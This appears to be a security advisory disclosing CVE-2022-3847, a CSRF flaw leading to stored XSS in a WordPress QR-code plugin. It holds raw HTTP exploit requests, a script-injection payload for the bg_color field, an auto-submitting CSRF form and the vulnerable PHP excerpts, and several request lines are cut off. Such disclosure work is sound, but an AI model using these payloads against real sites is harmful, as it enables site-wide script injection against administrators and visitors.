get-site-to-phone-by-qr-code 0.0.1 WordPress plug-in Stored XSS via CSRF

Vulnerability Metadata

Key	Value
Date of Disclosure	September 03 2022
Affected Software	get-site-to-phone-by-qr-code
Affected Software Type	WordPress plugin
Version	0.0.1
Weakness	Cross-Site Request Forgery, Stored Cross-Site Scripting
CWE ID	CWE-352, CWE-79
CVE ID	CVE-2022-3847
CVSS 3.x Base Score	x
CVSS 2.0 Base Score	x
Reporter	Kunal Sharma, Daniel Krohmer
Reporter Contact	k_sharma19@informatik.uni-kl.de
Link to Affected Software	https://wordpress.org/plugins/get-site-to-phone-by-qr-code/
Link to Vulnerability DB	https://nvd.nist.gov/vuln/detail/CVE-2022-3847


Vulnerability Description


The lack of CSRF protection in get-site-to-phone-by-qr-code 0.0.1 results in Stored-XSS via CSRF. An attacker can make an `Admin` or `Editor` to save plugin and QR code display settings. This leads to Stored Cross-Site Scripting in `bg_color` query parameter.

Exploitation Guide


Stored XSS

Login as user with `Editor` role or above. This attack requires at least `Editor` privileges.






Go to `QR CODE` page on the WordPress site dashboard.



Click `Save` with/without changing any defaults.



Clicking `Save` button triggers the vulnerable request. We have to add the payload to POST query parameter `bg_color` in the request.


Pretty Raw Hex \n


```
POST /wp-admin/admin.php?page=my-unique-qr-code HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/admin.php?page=my-unique-qr-code
Content-Type: application/x-www-form-urlencoded
Content-Length: 125
Origin: http://localhost
Connection: close
Cookie: notice_hide_1_3_10=true; wp-settings-1=libraryContent%3Dbrowse; wp-settings-time-1=1666185599; wordpress_test_cookie=WP%20Cookie%20check;
wp_lang=en_US; wordpress_c9db569cb388e160e4b86ca1ddff84d7=
joey%7C1666740858%7CdmUzOZ7bHP7eIwmAAeMXbXBW0PX5ptfUoDoCFccrMsL%7C24fde3662c890c83a4324551bce9bffbe4d86c5a2100464005 2c74689a3b04a4;
wordpress_logged_in_c9db569cb388e160e4b86ca1ddff84d7=
joey%7C1666740858%7CdmUzOZ7bHP7eIwmAAeMXbXBW0PX5ptfUoDoCFccrMsL%7C36f086f4fa957ab1e22880067be5cbc297b790f2f073a4b509ab8e00d3f819dd; wp-settings-time-2=
1666568061
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

checkbox-nested-2=on&bg_color=%23829082&colorDark=%23000000&colorLight=%23ffffff&width=200&height=200&urlinqrcoed-submit=Save
```

Sending the POC request stores *XSS* payload in the plugin database. A POC may look like the following request:

```
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/admin.php?page=my-unique-qr-code
Content-Type: application/x-www-form-urlencoded
Content-Length: 125
Origin: http://localhost
Connection: close
Cookie: notice_hide_1_3_10=true; wp-settings-1=libraryContent%3Dbrowse; wp-settings-time-1=1666185599; wordpress_test_cookie=WP%20Cookie%20check; wp_lang=en_US;
wordpress_c9db569cb388e160e4b86ca1ddff84d7=joey%7C1666740858%7CdmUzOZ7bHP7eIwmAAeMXbXBW0PX5ptfUoDoCFccrMsL%7C24fde3662c890c83a4324551bce9bffbe4d86c5a21004640052c74689a3b04a4;
wordpress_logged_in_c9db569cb388e160e4b86ca1ddff84d7=joey%7C1666740858%7CdmUzOZ7bHP7eIwmAAeMXbXBW0PX5ptfUoDoCFccrMsL%7C36f086f4fa957ab1e22880067be5cbc297b790f2f073a4b509ab8e00d3f819dd
; wp-settings-time-2=1666568061
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

checkbox-nested-2=on&bg_color=%22%3e%3c%2fdiv%3e%3c%2fdiv%3e%3cscript%3ealert(window.origin)%3c%2fscript%3e&colorDark=%23000000&colorLight=%23ffffff&width=200&height=200&
urlinqrcoed-submit=Save
```

The malicious value of `bg_color` is reflected on `QR Code` page in the WordPress site dashboard, and also on every post/page created on the site.





In the code, the vulnerability is triggered by un-sanitized user input of `bg_color` at line `190` in `./init.php`.

```
181    if(isset($_POST['urlinqrcoed-submit'])){
182
183        $pages = sanitize_text_field($_POST['checkbox-nested-1']);
184        $posts = sanitize_text_field($_POST['checkbox-nested-2']);
185
186        $colorDark      = str_replace( '#', '', $_POST['colorDark'] );
187        $colorLight     = str_replace( '#', '', $_POST['colorLight']);
188        $width          = filter_var( $_POST['width'], FILTER_VALIDATE_INT );
189        $height         = filter_var( $_POST['height'], FILTER_VALIDATE_INT );
190        $bg_color       = str_replace( '#', '', $_POST['bg_color']);
191
```

At lines `192-202` in `./init.php` the database query `replace` call on `array` containing `bg_color`. This stores the malicious *XSS* payload in the plugin database.

```
194                 'id'            => 1,
195                 'pages'         => $pages,
196                 'posts'         => $posts,
197                 'colorDark'     => $colorDark,
198                 'colorLight'    => $colorLight,
199                 'width'         => $width,
200                 'height'        => $height,
201                 'bg_color'      => $bg_color,
202             )
```


At lines `334-351` is prepared with values from database(inc. `bg_color`) inside `./init.php`. Finally malicious *XSS* payload is refleted in `bg_color` and is rendered on:

1. `QR Code` page in the WordPress site dashboard.
2. Every `post/page` created on the site.


```
326     public function urlinqrcoed_for_pages( $content ) {
327
328         global $wpdb;
329         $table_name = $wpdb->prefix . "kbqurcode_url";
330         $apply_info = $wpdb->get_row( "SELECT * FROM $table_name WHERE id = 1" );
331
332         if( is_page() ) {
333         $page_url = get_the_permalink();
334         $content .= '<div class="kb_qrcode_div">
335                         <div class="bgleayr" style="background: '.'#'.$apply_info->bg_color.';opacity:0.9;">
336                             <div id="qrcode_imag_div"></div>
337                         </div>
338                     </div>
339                     <script type="text/javascript">
340                         new QRCode(document.getElementById("qrcode_imag_div"), {
341                             text: "'.$page_url.'",
342                             width: "'.$apply_info->width.'",
343                             height: "'.$apply_info->height.'",
344                             colorDark : "'.'#'.$apply_info->colorDark.'",
345                             colorLight : "'.'#'.$apply_info->colorLight.'",
346                             correctLevel : QRCode.CorrectLevel.H
347                         });
348                     </script>';
349
350
351         }
352         return $content;
```

CSRF :arrow_forward: Stored-XSS

The plugin does not have any *CSRF* protection while `Save` functionality:



Sending the malicious CSRF page logged in `Admin` or `Editor` leads to site-wide **Stored-XXS**.



Exploit Payload

Please note that cookies and nonces need to be changed according to your user settings, otherwise the exploit will not work.

Stored XSS Payload:

```
"></div></div><script>alert(window.origin)</script>//
```

The Stored-XSS can be triggered by sending the request below:

```
POST /wp-admin/admin.php?page=my-unique-qr-code HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/admin.php?page=my-unique-qr-code
Content-Type: application/x-www-form-urlencoded
Content-Length: 195
Origin: http://localhost
Connection: close
Cookie: notice_hide_1_3_10=true; wp-settings-1=libraryContent%3Dbrowse; wp-settings-time-1=1666185599; wordpress_test_cookie=WP%20Cookie%20check; wp_lang=en_US; wordpress_c9db569cb388e160e4b86ca
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

checkbox-nested-2=on&bg_color=%22%3e%3c%2fdiv%3e%3c%2fdiv%3e%3cscript%3ealert(window.origin)%3c%2fscript%3e//&colorDark=%23000000&colorLight=%23ffffff&width=200&height=200&urlinqrcoed-submit=Sav
```

CSRF Payload:

```
<html><form enctype="multipart/form-data" method="POST" action="http://<WordPress-Site>/wp-admin/admin.php?page=my-unique-qr-code" id="csrfpoc"><table><tr><td>checkbox-nested-2</td><td><input ty
<tr><td>bg_color</td><td><input type="text" value="&quot;&gt;&lt;/div&gt;&lt;/div&gt;&lt;script&gt;alert(window.origin)&lt;/script&gt;" name="bg_color" size="40"></td></tr>
<tr><td>colorDark</td><td><input type="text" value="#000000" name="colorDark"></td></tr>
<tr><td>colorLight</td><td><input type="text" value="#ffffff" name="colorLight"></td></tr>
<tr><td>width</td><td><input type="text" value="200" name="width"></td></tr>
<tr><td>height</td><td><input type="text" value="200" name="height"></td></tr>
<tr><td>urlinqrcoed-submit</td><td><input type="text" value="Save" name="urlinqrcoed-submit"></td></tr>
</table></form><script>csrfpoc.submit()</script></html>
```